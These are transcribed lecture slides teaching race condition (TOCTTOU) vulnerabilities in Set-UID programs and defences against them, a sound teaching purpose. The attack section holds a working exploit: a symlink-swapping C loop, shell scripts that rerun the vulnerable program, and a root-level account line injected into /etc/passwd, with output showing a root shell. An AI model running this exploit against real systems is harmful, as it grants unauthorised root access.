

Race Condition Vulnerability



**SYRACUSE
UNIVERSITY**
**ENGINEERING
& COMPUTER
SCIENCE**

What Is Race Condition?

```
function withdraw($amount)
{
    $balance = getBalance(); ←
    if($amount <= $balance)
    {
        $balance = $balance - $amount;
        echo "You have withdrawn: $amount";
        saveBalance($balance);
    }
    else
    {
        echo "Insufficient funds.";
    }
}
```

r1 : \$100

\$90

r2 : \$100

\$90

72

\$180

\$10

} 90

A Vulnerable Program

- /tmp/x ^(A) → /home/seed/x/z

```
if (1) (!access("/tmp/X", W_OK)) {  
    /* the real user id has access right */  
    f = 2) open("/tmp/X", O_WRITE);  
    write_to_file(f);  
}  
else {  
    /* the real user ID does not have access right */  
    fprintf(stderr, "Permission denied\n");  
}
```

(B) /tmp/x → /etc/passwd

/tmp/x

{ - writable
 sticky.

folder: writable

/etc/passwd

Attack

open : check effective uid
access : check real uid

(A) (1) (B) (2) ✓

Another Vulnerable Program

Set-UID

```
file = "/tmp/X";  
fileExist = check_file_existence(file);
```

```
if (fileExist == FALSE){
```

```
// The file does not exist, create it.
```

```
f = open(file, O_CREAT);
```

```
// write to file
```

```
}
```

/tmp/x → /etc/passwd

Race Condition Question 1

Question: The following program is a Set-UID program that runs with the root's privileges. Does this program have an exploitable *race condition* vulnerability? If yes, please describe your attacks; otherwise, please explain why.

```
if (access("/etc/shadow", W_OK)) {  
    f = fopen("/etc/shadow", "O_WRITE");  
    write_to_file(f);  
} else {  
    fprintf(stderr, "Permission denied\n");  
}
```

Time-of-check-to-Time
- of
- use

TOCTTOU

Question: Here is another piece of code (the question statement is the same as above).

```
int flag;  
.....  
if (flag == 0) {  
    write_to_file(f);  
} else {  
    // print out error  
}
```

← not root. flag = 1

How to Attack in Practice



**SYRACUSE
UNIVERSITY**
**ENGINEERING
& COMPUTER
SCIENCE**

How to Attack

```
{
char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;

/* get user input */
scanf("%50s", buffer);

if(!access(fn, W_OK)){          /* Action A */
    fp = fopen(fn, "a+");        /* Action B */
    fwrite("\n", sizeof(char), 1, fp);
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
    fclose(fp);
}
else printf("No permission \n");
}
```

my data

← /tmp/xyz → myfile

check
use

← /tmp/xyz → /etc/passwd


Seed: : 0 : - - - -

test:U6aMy0wojraho:0:0:test:/root:/bin/bash

Attacking Script


❖ Run the target Set-UID program

```
#!/bin/sh  
  
while :  
do  
    ./vulp < passwd_input  
done
```




❖ Run the attack program

```
#include <unistd.h>  
  
int main()  
{  
    while(1) {  
        unlink("/tmp/XYZ");  
        symlink("/home/seed/myfile", "/tmp/XYZ");  
        usleep(10000);  
  
        unlink("/tmp/XYZ");  
        symlink("/etc/passwd", "/tmp/XYZ");  
        usleep(10000);  
    }  
  
    return 0;  
}
```



❖ Monitor the result

```
#!/bin/sh  
  
old='ls -l /etc/passwd'  
new='ls -l /etc/passwd'  
while [ "$old" = "$new" ]  
do  
    ./vulp < passwd_input  
    new='ls -l /etc/passwd'
```




```
./vulp < passwd input
new='ls -l /etc/passwd'
done
echo "STOP... The passwd file has been changed"
```

❖ Attack result


```
seed@ubuntu:~$ ./attack_process &
seed@ubuntu:~$ ./target_process
No permission
No permission
..... (many lines omitted here)
No permission
No permission
STOP... The passwd file has been changed
seed@ubuntu:~$
seed@ubuntu:~$ cat /etc/passwd
.....
telnetd:x:119:129::/noexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
seed@ubuntu:~$
seed@ubuntu:~$ su test
Password:
root@ubuntu:~/seed# id
uid=0(root) gid=0(root) groups=0(root)
```

Countermeasures



**SYRACUSE
UNIVERSITY**
**ENGINEERING
& COMPUTER
SCIENCE**

Countermeasures



```
1: if (!access("/tmp/X", W_OK)) {
2:     /* the real user ID has access right */
3:     f = open("/tmp/X", O_WRITE);
4:     write_to_file(f);
5: }
6: else {
7:     /* the real user ID does not have access right */
8:     fprintf(stderr, "Permission denied\n");
9: }
```

Locking the File

- File locks under Unix are by default advisory. This means that cooperating processes may use locks to coordinate access to a file among themselves, but uncooperative processes are also free to ignore locks and access the file in any way they choose.

Make Operation Atomic

```
file = "/tmp/X";  
fileExist = check_file_existence(file); — (A)  
if (fileExist == FALSE){  
    // The file does not exist, create it.  
    f = open(file, O_CREAT); — (B)  
}
```

access + open

open(file, O_CREAT | O_EXCLUSIVE)

check file exists or not.

open(— , 1 | O_REALUSER)

Check-Use-Repeat Approach

```
1
2 #include <sys/types.h>
3 #include <sys/stat.h>
4 #include <fcntl.h>
5 #include <stdio.h>
6
7 int main()
8 {
9     struct stat stat1, stat2, stat3;
10    int fd1, fd2, fd3;
11
12    // Three TOCTOU Windows:
13
14    if (access("tmp/XYZ", O_RDWR)) {
15        fprintf(stderr, "Permission denied\n");
16        return -1;
17    }
18    else fd1 = open("/tmp/XYZ", O_RDWR);
19
20    if (access("tmp/XYZ", O_RDWR)) {
21        fprintf(stderr, "Permission denied\n");
22        return -1;
23    }
24    else fd2 = open("/tmp/XYZ", O_RDWR);
25
26    if (access("tmp/XYZ", O_RDWR)) {
27        fprintf(stderr, "Permission denied\n");
28        return -1;
29    }
30    else fd3 = open("/tmp/XYZ", O_RDWR);
31
32    // Check whether f1, f2, and f3 has the same i-node (using fstat)
33
34    fstat(fd1, &stat1);
35    fstat(fd2, &stat2);
36    fstat(fd3, &stat3);
37
38    if (stat1.st_ino == stat2.st_ino && stat2.st_ino == stat3.st_ino) {
39        // All 3 I-nodes are the same
40        write_to_file(fd1);
41    }
42    else {
43        fprintf(stderr, "Race condition detected\n");
44        return -1;
45    }
46    return 0;
47 }
```

Handwritten annotations on the code:

- Red arrows pointing to the `access` calls in lines 14, 20, and 26.
- Red circles with numbers 1, 2, 3, 4, and 5, each with an arrow pointing to a corresponding `open` call in lines 18, 19, 24, 25, and 30 respectively.
- A red checkmark next to the `if` statement in line 38.
- A red arrow pointing to the `fprintf` call in line 43.

PS

Ubuntu's Sticky Link Protection

❖ Turn on the protection


```
% sudo sysctl -w kernel.yama.protected_sticky_symlinks=1
```

/tmp: Sticky

❖ What the protection means

```
int main() {
    char *fn = "/tmp/XYZ";
    FILE *fp;

    fp = fopen(fn, "r");
    if(fp == NULL) {
        printf("fopen() call failed \n");
        printf("Reason: %s\n", strerror(errno));
    }
    else
        printf("fopen() call succeeded \n");
    fclose(fp);
    return 0;
}
```



❖ The result

Follower (eUID)	Directory Owner	Symlink Owner	Decision (fopen())
seed	seed	seed	Allowed
seed	seed	root	Denied
seed	root	seed	Allowed
seed	root	root	Allowed
root	seed	seed	Allowed
root	seed	root	Allowed
root	root	seed	Denied
root	root	root	Allowed

Least-Privilege Principle



**SYRACUSE
UNIVERSITY**
**ENGINEERING
& COMPUTER
SCIENCE**

Least-Privilege Principle

```
/* disable the root privilege */

uid_t real_uid = getuid(); // get real user id
uid_t effective_uid = geteuid(); // get effective user id

seteuid (real_uid);

f = open("/tmp/X", O_WRITE);
if (f != -1)
    write_to_file(f);
else
    fprintf(stderr, "Permission denied\n");

/* if needed, enable the root privilege */
seteuid (effective_uid);
```

disable root

gain root

Race Condition Question 2

We are thinking about using the least-privilege principle to defend against the buffer-overflow attack. Namely, before executing the vulnerable function, we disable the root privilege; after the vulnerable function returns, we enable the privilege back.

Does this work? Why or why not?

Summary

- ❖ Race condition vulnerabilities
- ❖ How to exploit race condition vulnerabilities
- ❖ Defending against race condition attacks